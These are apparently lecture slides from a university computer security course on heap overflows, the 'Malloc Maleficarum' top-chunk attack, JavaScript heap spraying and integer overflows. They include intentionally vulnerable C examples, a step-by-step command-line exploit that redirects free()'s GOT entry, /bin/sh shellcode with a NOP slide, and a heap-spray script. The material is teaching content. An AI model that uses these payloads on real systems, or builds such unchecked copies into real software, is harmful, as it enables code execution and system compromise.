

CSE 40567 / 60567: Computer Security





Software Security 4

Homework #4 has been released. It is due 2/27 at 11:59PM

See **Assignments Page** on the course website for details

Midterm Exam: **Thursday** 2/27
(In Class)


See Topics Checklist on Course Website

In-Class Next Week:

See film response activity on website

Heap Overflows

- Classic heap overflows (no longer exploitable; we'll see why later)
- Heap spray attacks
- "`malloc()` Maleficarum"



Classic heap overflow

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    char *buf1 = malloc(128);
    char *buf2 = malloc(256);

    read(fileno(stdin), buf1, 200);

    free(buf2);
    free(buf1);
}
```

overflow →

http://www.mathyvanhoef.com/2013/02/understanding-heap-exploiting-heap.html

Heap and chunk layout

malloc/malloc.c

```
struct malloc_chunk {
  INTERNAL_SIZE_T prev_size;  /* Size of prev. chunk (if free). */
  INTERNAL_SIZE_T size;       /* Size in bytes, inc. overhead.  */

  struct malloc_chunk* fd;    /* double links; used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links; used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

Heap and chunk layout

Heap

Meta-data of chunk created by `malloc(256)` The 256 bytes of memory return by `malloc`
Meta-data of chunk created by `malloc(512)` The 512 bytes of memory return by `malloc`
Meta-data of chunk created by `malloc(1024)` The 1024 bytes of memory return by `malloc`
Meta-data of the top chunk

Call Sequence

1. `malloc(256)`
2. `malloc(512)`
3. `malloc(1024)`

Interpretation of heap structure

- Depends on the current state of the chunk
- Only meta-data present in allocated chunk are the `prev_size` and `size` fields
- Buffer returned to program starts at `fd`
    - Allocated data always has 8 bytes of meta-data, after which the buffer starts
- Check whether current chunk is in use by reading the least significant bit (first bit) of the `size` field

Managing free chunks

- When a chunk is freed, LSB of `size` in the meta-data of next chunk must be cleared
  - `prev_size` of next chunk is set to the size of the chunk being freed
- Freed chunk also uses `fd` and `bk` fields
  - **These can be abused in an exploit**
  - Free chunks are saved in doubly linked lists of a specific size
  - Try to reuse existing free blocks before allocating memory from the top chunk

Managing free chunks

If the chunk before the one being freed is already free, coalesce the chunks:

```
/* Take a chunk off a bin list */
void unlink(malloc_chunk *P, malloc_chunk *BK,
malloc_chunk *FD)
{
   FD = P->fd;
   BK = P->bk;
   FD->bk = BK;
   BK->fd = FD;
}
```

`P`: chunk being removed; `BK`: previous chunk; `FD`: next chunk

Managing free chunks (illustrated)




Image Source: http://www.math.bas.bg/~nkirov/2012/NETB151/slides/add/ch16.html

Exploitation via freeing a chunk

Important observation: two write operations are performed

Goal: two-pronged manipulation of meta-data:

1. Control the value being written
2. Control where it's being written

```
char *buf1 = malloc(128);
char *buf2 = malloc(256);
read(fileno(stdin), buf1, 200);
```

target pointers here

Overwrite the function pointer of a destructor, and make it point to our own code.

`glibc` fixes the previous problem

```
/* Take a chunk off a bin list */
void unlink(malloc_chunk *P, malloc_chunk *BK, malloc_chunk *FD)
{
   FD = P->fd;
   BK = P->bk;
   if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr(check_action,"corrupted double-linked
      list",P);
   else {
      FD->bk = BK;
      BK->fd = FD;
   }
}
```

malloc/malloc.c

But wait, there's more…

Scenario 1: Requires two calls to `free()` for chunks containing attacker controlled size fields, followed by a call to `malloc()`.

Scenario 2: Requires the manipulation of the program into repeatedly allocating new memory.

Scenario 3: Requires that we can overwrite the top chunk, that there is one `malloc()` call with a user controllable size, and finally requires another call to `malloc()`.

Scenario 4: Attacker controls a pointer given to `free()`.

http://phrack.org/issues/66/10.html

https://packetstormsecurity.com/files/view/40638/MallocMaleficarum.txt

More subtle heap overflow

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *buf1, *buf2, *buf3;
    if (argc != 4) return;

    buf1 = malloc(256);
    strcpy(buf1, argv[1]);        ← unchecked copy

    buf2 = malloc(strtoul(argv[2], NULL, 16));    ← control malloc()

    buf3 = malloc(256);
    strcpy(buf3, argv[3]);        ← unchecked copy

    free(buf3);
    free(buf2);
    free(buf1);

    return 0;
}
```

`example.c`

Target code responsible for allocating memory from the top chunk

```
static void* _int_malloc(mstate av, size_t bytes)
{
  INTERNAL_SIZE_T nb;               /* normalized request size */
  mchunkptr       victim;           /* inspected/selected chunk */
  INTERNAL_SIZE_T size;             /* its size */
  mchunkptr       remainder;        /* remainder from a split */
  unsigned long   remainder_size;   /* its size */

  checked_request2size(bytes, nb);

  [...]

  victim = av->top;
  size = chunksize(victim);
  if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE))
  {
    remainder_size = size - nb;
    remainder = chunk_at_offset(victim, nb);
    av->top = remainder;
    set_head(victim, nb | PREV_INUSE | (av!=&main_arena ? NON_MAIN_ARENA : 0));
    set_head(remainder, remainder_size | PREV_INUSE);

    check_malloced_chunk(av, victim, nb);
    void *p = chunk2mem(victim);
    if (__builtin_expect (perturb_byte, 0))
      alloc_perturb (p, bytes);
    return p;
  }

  [...]
}
```

Overwrite with user controllable value

Exploiting `example.c`

- `av->top` variable always points to the top chunk
- During a call to `malloc()` this variable is used to get a reference to the top chunk
  - If we control the value of `av->top`, and we can force a call to `malloc()` which uses the top chunk, we can control where the next chunk will be allocated
  - Consequently we can write arbitrary bytes to any address using the second `strcpy()` in `example.c`

Passing `malloc()`'s test

To get code to execute, this line must evaluate to true:

```
if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE))
```

Goal: insure that any request (of arbitrarily large size) will use the top chunk

Strategy: use the first call to `strcpy()` to overwrite the meta-data of the top chunk

Passing `malloc()`'s test

Write the following through first `strcpy()`:

- 256 bytes to fill up the allocated space
- 4 bytes to overwrite `prev_size`
- The largest possible (unsigned) integer to overwrite `size`

Beginnings of a command line exploit:

```
$ LARGETOPCHUNK=$(perl -e 'print "A"x260 .
"\xFF\xFF\xFF\xFF"')
$ ./example $LARGETOPCHUNK 1 2
```

Overwriting `av->top`


Goal: make `av->top` point 8 bytes before the Global Offset Table (GOT) entry of `free()`

Quick review of dynamic linking:

- The ELF object format can be viewed as
  - A series of sections, interpreted by the linker
  - Set of segments, interpreted by the program loader
- GOT table in program stores pointers to dynamically loaded functions

http://www.iecc.com/linker/linker10.html

Overwriting `av->top`



If we're able to overwrite the pointer to `free()`, we can make the program jump to an arbitrary location (e.g., our shellcode)

Overwriting `av->top`

How do we find out the address of the got.plt entry?

```
$ readelf --relocs ./example
```

Assume `free()` is located at `0x804a008`; subtract by 8, and it becomes `0x804a000`

The value being written to `av->top` is calculated by `chunk_at_offset`:

```
/* Treat space at ptr + offset as a chunk */
#define chunk_at_offset(p, s)  ((mchunkptr)(((char*)(p)) + (s)))
```

Overwriting `av->top`

1. We control the second argument: `nb` (in the `#define` called `s`).
2. Assume the older value for `av->top` was `0x804b110`
3. The value passed to `malloc()` should be `0x804a000 - 0x804b110 = FFFFEEF0`

New command line exploit:

```
LARGETOPCHUNK=$(perl -e 'print "A"x260 . "\xFF\xFF\xFF\xFF"')
./example $LARGETOPCHUNK FFFFEEF0 AAAA
```

Results in a segfault with `eip` set to `0x41414141` (“AAAA”)

Point `eip` to a location under our control

1. Assume stack starts at 0xBFFFFFFF
    - ASLR will help secure against this attack (more later)
2. Make sure `eip` points to the NOP slide


```
LARGETOPCHUNK=$(perl -e 'print "A"x260 . "\xFF\xFF\xFF\xFF"')
NOPS=$(perl -e 'print "\x90"x 0x10000')
SC=$'\x68\x2f\x73\x68\x5a\x68\x2f\x62\x69\x6e\x89\xe7\x31\xc0\x88\x47\x
07\x8d\x57\x0c\x89\x02\x8d\x4f\x08\x89\x39\x89\xfb\xb0\x0b\xcd\x80'
STACKADDR=$'\x01\xC0\xFF\xBF'
env -i "A=$NOPS$SC" ./example $LARGETOPCHUNK FFFFEEF0 $STACKADDR
```

Result (if all memory locations are correct): $

Heap Spraying

Main idea:

1. Use Javascript to spray heap with shellcode and NOP slides (ideal for targeting browsers)
2. Point `vtable ptr` anywhere in spray area



https://crypto.stanford.edu/cs155/lectures/02-ctrl-hijacking.pdf

Javascript Heap Spraying


```
var nop = unescape("%u9090%u9090")
while (nop.length < 0x100000) nop += nop

var shellcode = unescape("%u4343%u4343%...");

var x = new Array ()
for (i=0; i<1000; i++) {
       x[i] = nop + shellcode;
}
```

Pointing `vtable ptr` almost anywhere in heap will cause shellcode to execute.

Vulnerable buffer placement

Goal: place vulnerable `buf[256]` next to object `O`

A sequence of Javascript allocations and frees makes the heap look like this:



Allocate vulnerable buffer in Javascript and cause overflow

Heap spray exploits in the wild

- 2004: IE IFRAME Tag Overflow (Javascript)
- 2005: Firefox 0xAD Remote Overflow (Javascript)
- 2008: Safari Content-type Overflow (Javascript)
- 2009: Adobe Flash Overflow (ActionScript)
- 2012: Low-level bitmap interface of canvas API (HTML5)

Integer Overflows

Problem: what happens when an `int` type exceeds its max value?

Assume the following variables:
`int m`; (32 bits) `short s`; (16 bits) `char c`; (8 bits)

```
c = 0x80 + 0x80 = 128 + 128 ⇒ c = 0

s = 0xff80 + 0x80 ⇒ s = 0

m = 0xffffff80 + 0x80 ⇒ m = 0
```

Can this be exploited?

Example Integer Overflow

```
void func(char *buf1, *buf2, unsigned int len1, len2) {
   char temp[256];
   if (len1 + len2 > 256)  // length check
      return -1;

   memcpy(temp, buf1, len1); // concatenate buffers
   memcpy(temp+len1, buf2, len2);
   run(temp);
}
```

What if `len1 = 0x80, len2 = 0xffffff80`?

⇒ `len1 + len2 = 0`

Second `memcpy()` will overflow heap.